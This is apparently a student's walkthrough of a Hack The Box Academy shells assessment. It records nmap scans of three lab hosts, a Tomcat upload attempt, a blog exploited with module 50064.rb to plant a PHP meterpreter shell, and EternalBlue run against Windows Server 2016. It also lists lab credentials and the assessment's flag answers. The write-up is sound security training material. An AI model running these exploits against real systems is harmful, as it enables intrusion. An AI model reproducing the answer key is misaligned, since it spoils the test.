The Live Engagement

Scenario:

CAT5's team has secured a foothold into Inlanefrieght's network for us. Our responsibility is to examine the results from the recon that was run, validate any info we deem necessary, research what can be seen, and choose which exploit, payloads, and shells will be used to control the targets. Once on the VPN or from your `Pwnbox`, we will need to `RDP` into the foothold host and perform any required actions from there. Below you will find any credentials, IP addresses, and other info that may be required.


Objectives:

- Demonstrate your knowledge of exploiting and receiving an interactive shell from a `Windows host or server`.
- Demonstrate your knowledge of exploiting and receiving an interactive shell from a `Linux host or server`.
- Demonstrate your knowledge of exploiting and receiving an interactive shell from a `Web application`.
- Demonstrate your ability to identify the `shell environment` you have access to as a user on the victim host.

Credentials and Other Needed Info:

Foothold:

- IP: 10.129.230.152
- Credentials: `htb-student` / HTB_@cademy_stdnt! Can be used by RDP.



Host-01

Scanning:

```
nmap -A 172.16.1.11 -oN host1.scan

Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-03 07:38 EST
Nmap scan report for status.inlanefreight.local (172.16.1.11)
Host is up (0.042s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Inlanefreight Server Status
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds
515/tcp  open  printer       Microsoft lpd
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
```

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-02-03T12:39:01+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SHELLS-WINSVR
|   NetBIOS_Domain_Name: SHELLS-WINSVR
|   NetBIOS_Computer_Name: SHELLS-WINSVR
|   DNS_Domain_Name: shells-winsvr
|   DNS_Computer_Name: shells-winsvr
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-03T12:38:55+00:00
| ssl-cert: Subject: commonName=shells-winsvr
| Not valid before: 2024-02-02T12:33:37
|_Not valid after:  2024-08-03T12:33:37
8080/tcp open  http          Apache Tomcat 10.0.11
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/10.0.11
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: shells-winsvr
|   NetBIOS computer name: SHELLS-WINSVR\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-03T04:38:56-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-02-03T12:38:55
|_  start_date: N/A
|_clock-skew: mean: 1h35m59s, deviation: 3h34m39s, median: 0s
|_nbstat: NetBIOS name: SHELLS-WINSVR, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:7d:0a (VMware)
```

Enumeration:

- The server is running **Apache Tomcat** which can be exploited.
- I couldn't open any browser on RDP session so I took the hint.

This host has two upload vulnerabilities. If you look at status.inlanefreight.local or browse to the IP on port 8080, you will see the vector. When messing with one of them, the creds " tomcat | Tomcatadm " may come in handy.

- Tried an exploit but there was an issue.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 172.16.1.5:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying LOhgcrEgZcnaCbNyUYjsgMAev3tdut...
[*] Executing LOhgcrEgZcnaCbNyUYjsgMAev3tdut...
[-] Exploit aborted due to failure: unknown: Failed to execute
 the payload
[*] Exploit completed, but no session was created.
```

- Manually uploaded an exploit and used it and got shell.

Host-02

Scanning:

```
┌──(moghees㉿kali)-[~/Desktop/lab]
└─$ cat host2
nmap -A blog.inlanefreight.local -oN host2.scan

Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-03 07:57 EST
Nmap scan report for blog.inlanefreight.local (172.16.1.12)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f6:21:98:29:95:4c:a4:c2:21:7e:0e:a4:70:10:8e:25 (RSA)
|   256 6c:c2:2c:1d:16:c2:97:04:d5:57:0b:1e:b7:56:82:af (ECDSA)
|_  256 2f:8a:a4:79:21:1a:11:df:ec:28:68:c2:ff:99:2b:9a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Inlanefreight Gabber
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

Enumeration:

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $wget blog.inlanefreight.local/robots.txt
--2024-02-03 08:10:24--  http://blog.inlanefreight.local/robot
s.txt
Resolving blog.inlanefreight.local (blog.inlanefreight.local).
.. 172.16.1.12
Connecting to blog.inlanefreight.local (blog.inlanefreight.loc
al)|172.16.1.12|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25 [text/plain]
Saving to: 'robots.txt'

robots.txt      100%[=====>]      25  --.-KB/s    in 0s
```

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $cat robots.txt;echo
User-agent: *
Disallow: /
```

What language is the shell written in that gets uploaded when using the 50064.rb exploit?

Have you taken the time to validate the scan results? Did you browse to the webpage being hosted? blog.inlanefreight.local looks like a nice space for team members to chat. If you need the credentials for the blog, " admin:admin123!@# " have been given out to all members to edit their posts. At least, that's what our recon showed.

Username : **admin**
Password: **admin123!@#**

Exploitation:
- Download and install the exploit in metasploit

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $wget http://10.10.14.176:80/50064.rb
--2024-02-03 08:20:28--  http://10.10.14.176/50064.rb
Connecting to 10.10.14.176:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4368 (4.3K) [application/x-ruby]
Saving to: ‘50064.rb’

50064.rb            100%[=====>]   4.27K  --.-KB/s    in 0s

2024-02-03 08:20:32 (218 MB/s) - ‘50064.rb’ saved [4368/4368]
```

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $mv ~/50064.rb /usr/share/metasploit-framework/modules/ex
ploits/
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/
Display all 2150 possibilities? (y or n)
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/5
0064
[*] Using configured payload php/meterpreter/bind_tcp
msf6 exploit(50064) >
```

```
msf6 exploit(50064) > exploit

[*] Got CSRF token: e4746e779d
[*] Logging into the blog...
[+] Successfully logged in with admin
[*] Uploading shell...
[+] Shell uploaded as data/i/4ag9.php
[+] Payload successfully triggered !
[*] Started bind TCP handler against 172.16.1.12:4444
[*] Sending stage (39282 bytes) to 172.16.1.12
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 172.16.1.12:444
4) at 2024-02-03 08:55:47 -0500

meterpreter >
```

Got shell.

Host-03

Scanning:

```
┌──(moghees㉿kali)-[~/Desktop/lab]
└─$ cat host3
nmap -A 172.16.1.13 -oN host3.scan

Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-03 07:50 EST
Nmap scan report for 172.16.1.13
Host is up (0.055s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 172.16.1.13 - /
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: SHELLS-WINBLUE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:5d:11 (VMware)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-02-03T12:50:21
|_  start_date: 2024-02-03T12:33:34
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: SHELLS-WINBLUE
|   NetBIOS computer name: SHELLS-WINBLUE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-03T04:50:21-08:00
```

Enumeration:

Windows Server 2016 Standard exploit

Videos | Shopping | Images | News | Books | Finance

About 1,580,000 results (0.43 seconds)

WonderHowTo
https://null-byte.wonderhowto.com › how-to › exploit...

How to Exploit EternalBlue on Windows Server with Metasploit

10-May-2019 — Here, we'll be using the smb-vuln-ms17-010 script to check for the **vulnerability**. Our target will be an unpatched copy of **Windows Server 2016** ...

Gist
https://gist.github.com › ...

EternalBlue Exploit | MS17-010 PoC

... **2016** allows remote attackers to execute arbitrary code via crafted packets ... **vulnerability** exists in **Microsoft** SMBv1 | **servers** (ms17-010). | | Disclosure ...

Exploitation:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.129.230.152:4444
[*] 172.16.1.13:445 - Target OS: Windows Server 2016 Standard
14393
[*] 172.16.1.13:445 - Built a write-what-where primitive...
[+] 172.16.1.13:445 - Overwrite complete... SYSTEM session obt
ained!
[*] 172.16.1.13:445 - Selecting PowerShell target
[*] 172.16.1.13:445 - Executing the payload...
[+] 172.16.1.13:445 - Service start timed out, OK if running a
 command or non-service executable...
```

It failed. The reason was that I was using wrong LHOST as it was not in the same subnet as the target. So,

```
┌─[htb-student@skills-foothold]─[~]
└──╼ $ifconfig | grep 172.16
        inet 172.16.1.5  netmask 255.255.254.0  broadcast 172.
16.1.255
```

This time it worked and I got shell.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 172.16.1
.5
LHOST => 172.16.1.5
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.16.
1.13
RHOSTS => 172.16.1.13
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.1.5:4444
[*] 172.16.1.13:445 - Target OS: Windows Server 2016 Standard
14393
[*] 172.16.1.13:445 - Built a write-what-where primitive...
[+] 172.16.1.13:445 - Overwrite complete... SYSTEM session obt
ained!
```

Answers

+1 What is the hostname of Host-1? (Format: all lower case)

shells-winsvr

Submit Hint

+1 Exploit the target and gain a shell session. Submit the name of the folder located in C:\Shares\ (Format: all lower case)

dev-share

Submit Hint

+ 0 What distribution of Linux is running on Host-2? (Format: distro name, all lower case)

Ubuntu

Submit Hint

+ 0 What language is the shell written in that gets uploaded when using the 50064.rb exploit?

php

Submit Hint

+ 1 Exploit the blog site and establish a shell session with the target OS. Submit the contents of /customscripts/flag.txt

B1nD_Shells_r_cool

Submit Hint

+ 0 What is the hostname of Host-3?

SHELLS-WINBLUE

Submit Hint

+ 1 Exploit and gain a shell session with Host-3. Then submit the contents of C:\Users\Administrator\Desktop\Skills-flag.txt

One-H0st-Down!

Submit Hint